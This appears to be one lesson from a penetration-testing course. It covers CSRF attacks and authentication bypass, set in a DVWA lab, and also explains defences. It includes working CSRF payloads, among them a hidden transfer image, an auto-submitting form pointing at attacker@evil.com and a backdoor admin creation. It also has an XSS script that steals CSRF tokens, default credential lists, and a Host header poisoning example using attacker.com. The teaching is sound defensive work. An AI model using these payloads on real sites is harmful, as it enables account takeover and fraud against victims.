🟢 Day 15 — CSRF Attacks Explained & Authentication Bypass
Day 100 — Professional Pentester
15

Imagine you’re logged into your bank. You open another tab and visit what looks like a news article. In the background, invisible to you, that page sends a request to your bank — a transfer request, using your active session. You clicked nothing. You authorised nothing. But the transfer happens because your browser automatically sent your bank cookie with the request.
That’s Cross-Site Request Forgery. Not a theoretical scenario — a real attack class that has been used against bank customers, social media users, and enterprise applications. Today you understand exactly how it works, how applications should defend against it, and how broken authentication adds another dimension to the same attack surface.
CSRF sits in the OWASP Top 10’s broader “Broken Authentication” and “Insecure Design” categories. While modern frameworks have built-in protections, CSRF vulnerabilities still appear regularly in legacy applications, custom-built systems, and applications where protections are misconfigured. Understanding it is also the foundation for understanding why CSRF tokens and SameSite cookies exist — which you’ll encounter in every web application you test.
⚖️
Lab context: CSRF demonstrations use DVWA in your isolated lab environment. Authentication bypass testing targets only systems in your own controlled lab. Never test these techniques against production systems, live user accounts, or services you do not own or have explicit written permission to test.
CSRF — How the Attack Works
CSRF exploits a fundamental behaviour of web browsers: they automatically attach cookies to every request sent to a domain, regardless of which site initiated the request. An attacker crafts a page that contains a hidden form or image that triggers a request to the target site. When an authenticated victim visits the attacker’s page, their browser sends that request — complete with their session cookie — and the server processes it as legitimate.
CSRF Attack Flow — Step by Step
STEP 1 — VICTIM AUTHENTICATES
Victim logs into target.com (their bank, social account, corporate app). Server creates a session and sets a session cookie in the browser. Victim is now authenticated.
STEP 2 — ATTACKER PREPARES PAYLOAD
Attacker crafts a malicious HTML page containing a hidden form or image that will trigger a state-changing request on target.com.
STEP 3 — VICTIM VISITS ATTACKER’S PAGE
Attacker sends the malicious link via email, social media, or embeds it in a legitimate-looking page. Victim clicks and visits it while still authenticated to target.com.
STEP 4 — BROWSER SENDS FORGED REQUEST
The malicious page automatically triggers a request to target.com. The browser, following its normal behaviour, attaches the victim’s session cookie to the request.
STEP 5 — SERVER PROCESSES THE ACTION
Target.com receives the request with a valid session cookie and processes it — changing a password, making a transfer, adding an admin account. The victim never intended this action.
CSRF payload examples — HTML the attacker hosts on their page
# ── GET-based CSRF — image tag triggers the request ──────────
<img src=”https://bank.com/transfer?amount=5000&to=attacker” width=0 height=0>
# Image is invisible (0x0). Browser tries to load src → sends GET with cookie.
# Dangerous pattern: any state-changing action via GET request is CSRF-vulnerable
# ── POST-based CSRF — auto-submitting hidden form ─────────────
<html><body onload=”document.csrf.submit()”>
<form name=”csrf” action=”https://target.com/change_email” method=”POST”>
<input type=”hidden” name=”email” value=”attacker@evil.com”>
<input type=”hidden” name=”confirm” value=”attacker@evil.com”>
</form>
</body></html>
# Page loads → onload fires → form submits automatically
# Victim’s browser sends POST with their session cookie → email changed
# ── CSRF with XHR (fetch) ─────────────────────────────────────
fetch(‘https://target.com/api/admin/create’, {
method: ‘POST’,
credentials: ‘include’, // includes cookies
body: JSON.stringify({username:’backdoor’, role:’admin’})
});
# credentials:’include’ sends cookies cross-origin
# CORS must be misconfigured (Access-Control-Allow-Origin: *) for this to work
Real-World CSRF Impact — What Attackers Actually Do
The impact of CSRF depends entirely on what the target application allows authenticated users to do. On high-privilege applications — banking, admin panels, account management — the impact can be severe.
💸
Financial Transfer
Trigger fund transfers or purchases using the victim’s session on banking or e-commerce sites
📧
Email/Password Change
Change account email or password — locking the victim out and taking full control
👑
Privilege Escalation
If the target is an admin, create new admin accounts or grant elevated permissions
🗑️
Data Deletion
Delete accounts, posts, configurations, or any data the user has permission to remove
CSRF in Burp + DVWA — Lab Demonstration
DVWA has a CSRF module that demonstrates a vulnerable password change form. We’ll use Burp Suite to analyse the request, confirm there’s no CSRF token, craft a malicious HTML page, and prove the attack works. This is the exact methodology used in professional assessments.
CSRF testing on DVWA — complete walkthrough (Security: Low)
# Step 1: Browse to DVWA → CSRF module
# Intercept the password change form submission with Burp
# Fill in: New Password = test123, Confirm = test123 → Submit
# Step 2: Examine the intercepted request in Burp
GET /dvwa/vulnerabilities/csrf/?
password_new=test123&password_conf=test123&Change=Change HTTP/1.1
Host: 192.168.56.101
Cookie: PHPSESSID=abc123; security=low
# No CSRF token in the request!
# Any page can trigger this GET request on behalf of the victim
# Step 3: Burp can generate CSRF PoC automatically
# Right-click the request in Burp → Engagement tools → Generate CSRF PoC
# Burp generates the HTML exploit page automatically
# Step 4: The generated PoC (or crafted manually)
<html><body>
<img src=”http://192.168.56.101/dvwa/vulnerabilities/csrf/
?password_new=hacked&password_conf=hacked&Change=Change”
width=”0″ height=”0″>
<h1>You’ve won a prize! Claim here.</h1>
</body></html>
# Step 5: Save PoC to a file and open in Firefox (still logged into DVWA)
echo ‘<img src=”http://192.168.56.101/dvwa/vulnerabilities/csrf/?password_new=hacked&password_conf=hacked&Change=Change” width=0 height=0>’ > /tmp/csrf_poc.html
firefox /tmp/csrf_poc.html
# Page loads → image request fires → password changed to “hacked”
# Log out and try logging back in with “hacked” — it works
CSRF Defences — Tokens, SameSite & Verification
Modern applications defend against CSRF through two primary mechanisms that work on different principles. Understanding both helps you identify which protection a target uses and whether it’s correctly implemented.
Defence 1: CSRF Tokens
CSRF tokens — how they work and common misimplementations to test for
# How a properly implemented CSRF token looks in the form
<form action=”/change-password” method=”POST”>
<input type=”hidden” name=”csrf_token” value=”a3b9f2c8d1e4…”>
<input type=”password” name=”new_password”>
</form>
# Token is unique per session, unpredictable
# Server validates it on every state-changing request
# Attacker’s page cannot read the token (Same-Origin Policy) → forged request fails
# Testing CSRF token implementation — check for these flaws
1. Remove the token entirely → does request succeed? (missing validation)
2. Submit blank token → does request succeed? (empty token accepted)
3. Use a previous/expired token → does request succeed? (no expiry check)
4. Use another user’s token → does request succeed? (not tied to session)
5. Change POST to GET, remove token → does request succeed? (method confusion)
# Each “yes” is a CSRF bypass — token exists but isn’t properly validated
Defence 2: SameSite Cookie Attribute
| SameSite Value | Cookie Sent On Cross-Site Request? | CSRF Protection | Tester Notes |
|---|
| Strict | Never | Strong ✓ | Even top-level nav (clicking link) won’t include cookie |
| Lax | Only top-level GETs | Good ✓ | Default in modern browsers. POST CSRF blocked; GET CSRF possible if app uses GET for changes |
| None | Always (requires Secure) | None ✗ | Must be used with Secure flag. Required for cross-site OAuth flows. |
| (not set) | Lax by default (Chrome) | Partial | Old browsers may treat as None. Always set explicitly. |
XSS + CSRF — The Combined Attack Chain
Now that you understand both XSS (Day 14) and CSRF, here’s where they combine into something far more powerful than either alone. CSRF tokens protect against CSRF by ensuring the attacker can’t read the token. But XSS runs within the application’s origin — and from that position, it can read the CSRF token directly from the DOM and use it in a forged request.
XSS → CSRF token extraction → forged privileged action
# Scenario: target has XSS on /search and CSRF on /change-password
# Attacker injects this payload via the XSS vulnerability:
<script>
// Step 1: Fetch the password change page to get the CSRF token
fetch(‘/change-password’)
.then(r => r.text())
.then(html => {
// Step 2: Extract the CSRF token from the HTML
let token = html.match(/name=”csrf_token” value=”([^”]+)”/)[1];
// Step 3: Submit the password change with the valid token
fetch(‘/change-password’, {
method: ‘POST’,
body: ‘new_password=pwned&csrf_token=’+token,
credentials: ‘include’
});
});
</script>
# Result: XSS bypasses CSRF protection completely
# The fetch() runs in the application’s origin → reads the CSRF token
# Uses the real token in the forged request → server accepts it
# Password changed without victim interaction beyond visiting the XSS page
# Key insight: CSRF protection only works if XSS is also prevented
# The two vulnerabilities must be fixed together
🎯 Why this matters in assessments: When you find XSS on a high-value application, always check whether the application also has CSRF tokens on privileged actions. If it does, show in your report that the XSS can be used to bypass the CSRF protection — this escalates the XSS from a medium/high finding to critical.
Authentication Bypass Techniques
Authentication bypass is the second major topic of today — and it’s broader than CSRF. While CSRF exploits the session after authentication, authentication bypass attacks the authentication mechanism itself, finding ways to access protected resources without valid credentials.
Default & Weak Credentials
Admin panels, IoT devices, network equipment, and databases frequently ship with default credentials. Vendors publish these in documentation — and attackers know them too. Testing default credentials is one of the first checks in any assessment.
admin:admin | admin:password | admin: (blank)
root:root | admin:1234 | guest:guest
tomcat:s3cret | jenkins:jenkins | postgres:postgres
Parameter Manipulation
Applications that trust client-supplied authentication status are deeply flawed. If an application sets a cookie like isAdmin=false or passes role=user in a URL parameter, changing those values can escalate privileges or bypass authentication entirely.
Cookie: isAdmin=false → isAdmin=true
GET /admin?role=user → GET /admin?role=admin
POST body: auth=0 → auth=1
Response Manipulation
Some applications check credentials client-side or trust server responses in a way that can be manipulated. Burp Suite lets you intercept and modify the server’s response before the browser processes it — changing a false to true or a 302 Redirect to 200 OK.
# In Burp Proxy — modify response before browser sees it
{“authenticated”: false} → {“authenticated”: true}
HTTP/1.1 302 Found → HTTP/1.1 200 OK
Forced Browsing — Accessing Endpoints That Should Be Protected
Forced browsing (also called direct object access) means navigating directly to a URL that should require authentication — bypassing the normal login flow. Applications that rely purely on the absence of links to protect sensitive pages — rather than server-side authentication checks — are vulnerable.
Forced browsing — testing for unprotected endpoints
# Common paths to try directly (without being authenticated)
/admin /admin/dashboard /admin/users
/dashboard /panel /control
/api/admin /api/users /api/config
/backup /debug /phpinfo.php
/config.php /.env /web.config
# Test with ffuf — discover hidden/unlinked paths
ffuf -u http://192.168.56.101/dvwa/FUZZ \
-w /usr/share/seclists/Discovery/Web-Content/common.txt \
-fc 404 # filter out 404 responses
# Key test: access these URLs WITHOUT a session cookie
curl -b “” http://target.com/admin/users
# Empty cookie jar — simulates unauthenticated request
# 200 OK with admin data → forced browsing vulnerability
# 302 Redirect to login → authentication check working correctly
# What to check when you find an admin path
# 1. Does the server check authentication server-side?
# 2. Or does it just redirect based on a client-side cookie check?
# 3. Try the path with no cookies, then with a low-privilege account cookie
Password Reset Vulnerabilities — A Consistently Overlooked Attack Surface
Password reset flows are among the most commonly broken authentication mechanisms in web applications. They’re complex to implement correctly, often rushed in development, and rarely tested as thoroughly as login flows. In security assessments and bug bounty programmes, password reset bugs consistently appear — and frequently lead to full account takeover.
🔗
Predictable Reset Tokens
Reset links containing sequential IDs, timestamps, or MD5(username+timestamp) are guessable. Testing: request multiple reset tokens and analyse for patterns using Burp’s Sequencer tool.
🌐
Host Header Poisoning
Some applications build the password reset URL using the HTTP Host header. If an attacker can modify the Host header in the reset request, the reset email is sent with a link pointing to the attacker’s server. The victim clicks it — the attacker captures the reset token.
POST /forgot-password
Host: attacker.com ← modified in Burp
# Reset email: “Click here: https://attacker.com/reset?token=abc”
♻️
Token Reuse & No Expiry
Reset tokens should expire after use and after a time window. If a token can be used multiple times, or never expires, it becomes a persistent backdoor. Test: use a reset token, log in, then attempt to use the same token again.
👤
Reset for a Different Account
Insecure reset flows may trust a user ID or email in the reset request rather than tying the token strictly to the original requester. Test: get a reset token for your own account, then change the user ID in the reset form to the target account’s ID.
Secure Authentication Design — Getting It Right
✓
CSRF tokens on every state-changing action — Unique per session, validated server-side, not reused. Frameworks like Django, Laravel, and Spring include this by default — know how to verify it’s actually working.
✓
SameSite=Strict or Lax on session cookies — Prevents the most common CSRF vectors without requiring token implementation for GET requests.
✓
Server-side authentication checks on every protected endpoint — Never rely on client-side redirects. Every API endpoint and page that requires authentication must verify the session server-side, regardless of how the user got there.
✓
Secure password reset flows — Cryptographically random tokens (min 128 bits), single-use, short expiry (15–60 minutes), tied to the requesting account, never in the URL if possible (send in POST body).
✓
Never trust client-supplied authentication data — User IDs, roles, admin flags — these must come from the server’s own session data, never from cookies, form fields, or URL parameters that the user controls.
🎯 Day 15 Practical Task
📋 DAY 15 CHECKLIST — DVWA Lab Only
1
Test the DVWA CSRF module — confirm no token, exploit it
Use Burp to intercept the password change form. Use “Generate CSRF PoC” or craft the exploit HTML manually. Open the PoC in Firefox while logged into DVWA. Confirm the password changes. Log out and verify with the new password.
2
Test CSRF at Medium security level — inspect the token
Set DVWA to Medium. Intercept the form again. Is there a CSRF token now? Try removing it — does the request succeed? Try submitting a blank token. Try using a token from a previous request. Document what the medium-level protection actually validates.
3
Test for forced browsing on Metasploitable’s DVWA
# Without cookies — can you reach these pages?
curl -b “” http://192.168.56.101/dvwa/vulnerabilities/sqli/
curl -b “” http://192.168.56.101/dvwa/setup.php
ffuf -u http://192.168.56.101/dvwa/FUZZ -w /usr/share/seclists/Discovery/Web-Content/common.txt
Which paths respond with 200 without authentication? Which redirect to login?
★
Chain XSS + CSRF — demonstrate CSRF token bypass
On DVWA Medium (with CSRF token present), attempt to use a stored XSS payload on the guestbook to extract and use the CSRF token. Can the XSS read the token from the password change page and use it? This demonstrates why both defences must be in place simultaneously.
⭐ BONUS CHALLENGE — Host Header Poisoning
Intercept a password reset request from any web application in your lab in Burp Repeater. Modify the Host header to a different domain and forward the request. Does the reset email (if generated) use your injected domain? Does the server reject the modified host? What does the response tell you about how reset URLs are constructed? Share your findings with #Day15Done 🔒
🔒
You understand how authentication and requests
can be abused — before a single exploit fires.
Day 16 moves into the #1 category on the OWASP Top 10 — Broken Access Control. This is where users access data and functions they were never supposed to reach: IDOR, privilege escalation, and horizontal/vertical access control failures. It’s the most commonly found critical vulnerability in real security assessments and the one that requires the most manual testing to uncover.
Day 16: Broken Access Control & IDOR →
Frequently Asked Questions — Day 15 CSRF Attacks Explained
Does HTTPS prevent CSRF attacks?
No. HTTPS encrypts the connection, but CSRF exploits the browser’s automatic cookie-sending behaviour, which happens regardless of whether the connection is HTTPS or HTTP. The attack works the same way over an encrypted connection — the browser sends the victim’s session cookie with the forged request, and the server processes it. CSRF requires application-level defences (tokens, SameSite cookies), not transport-level encryption.
Are modern browsers safe from CSRF by default?
Chrome, Firefox, and Edge have implemented Lax SameSite as the default for cookies that don’t specify a SameSite attribute — which provides meaningful CSRF protection for most POST-based attacks. However, applications should not rely on browser defaults and should implement explicit CSRF protections. SameSite=Lax still allows some GET-based CSRF, and older browsers do not enforce these defaults.
What is the Double Submit Cookie pattern for CSRF prevention?
An alternative to server-side CSRF token storage. The server sends a random CSRF value as a cookie and also requires it to be submitted as a form parameter or header. The server verifies both match. An attacker cannot forge a request with both the cookie (HTTP only, set by the server) and the matching parameter (because the SOP prevents reading the cookie value from another origin). This avoids storing token state server-side, making it suitable for distributed systems.
How do security testers find authentication bypass vulnerabilities?
A systematic approach covers: directory and endpoint discovery (ffuf, Gobuster), testing authenticated URLs without a session cookie, testing with a low-privilege session cookie, inspecting cookies and parameters for trust indicators (isAdmin, role, authenticated), trying default credentials on login pages, walking through every state-changing flow while intercepting in Burp and looking for missing authentication checks, and testing every password reset step for the vulnerabilities described in this lesson.
ME
Mr Elite
Founder, SecurityElites.com | Penetration Tester | Educator
Password reset bugs pay particularly well in bug bounty — and they’re found by people who understand the attack surface, not just the happy path. The combination of CSRF, XSS, and authentication bypass that we’ve covered in the last three days represents the core of what most web application security assessments uncover. With Day 16 covering access control, you’ll have the full picture of how web applications get compromised.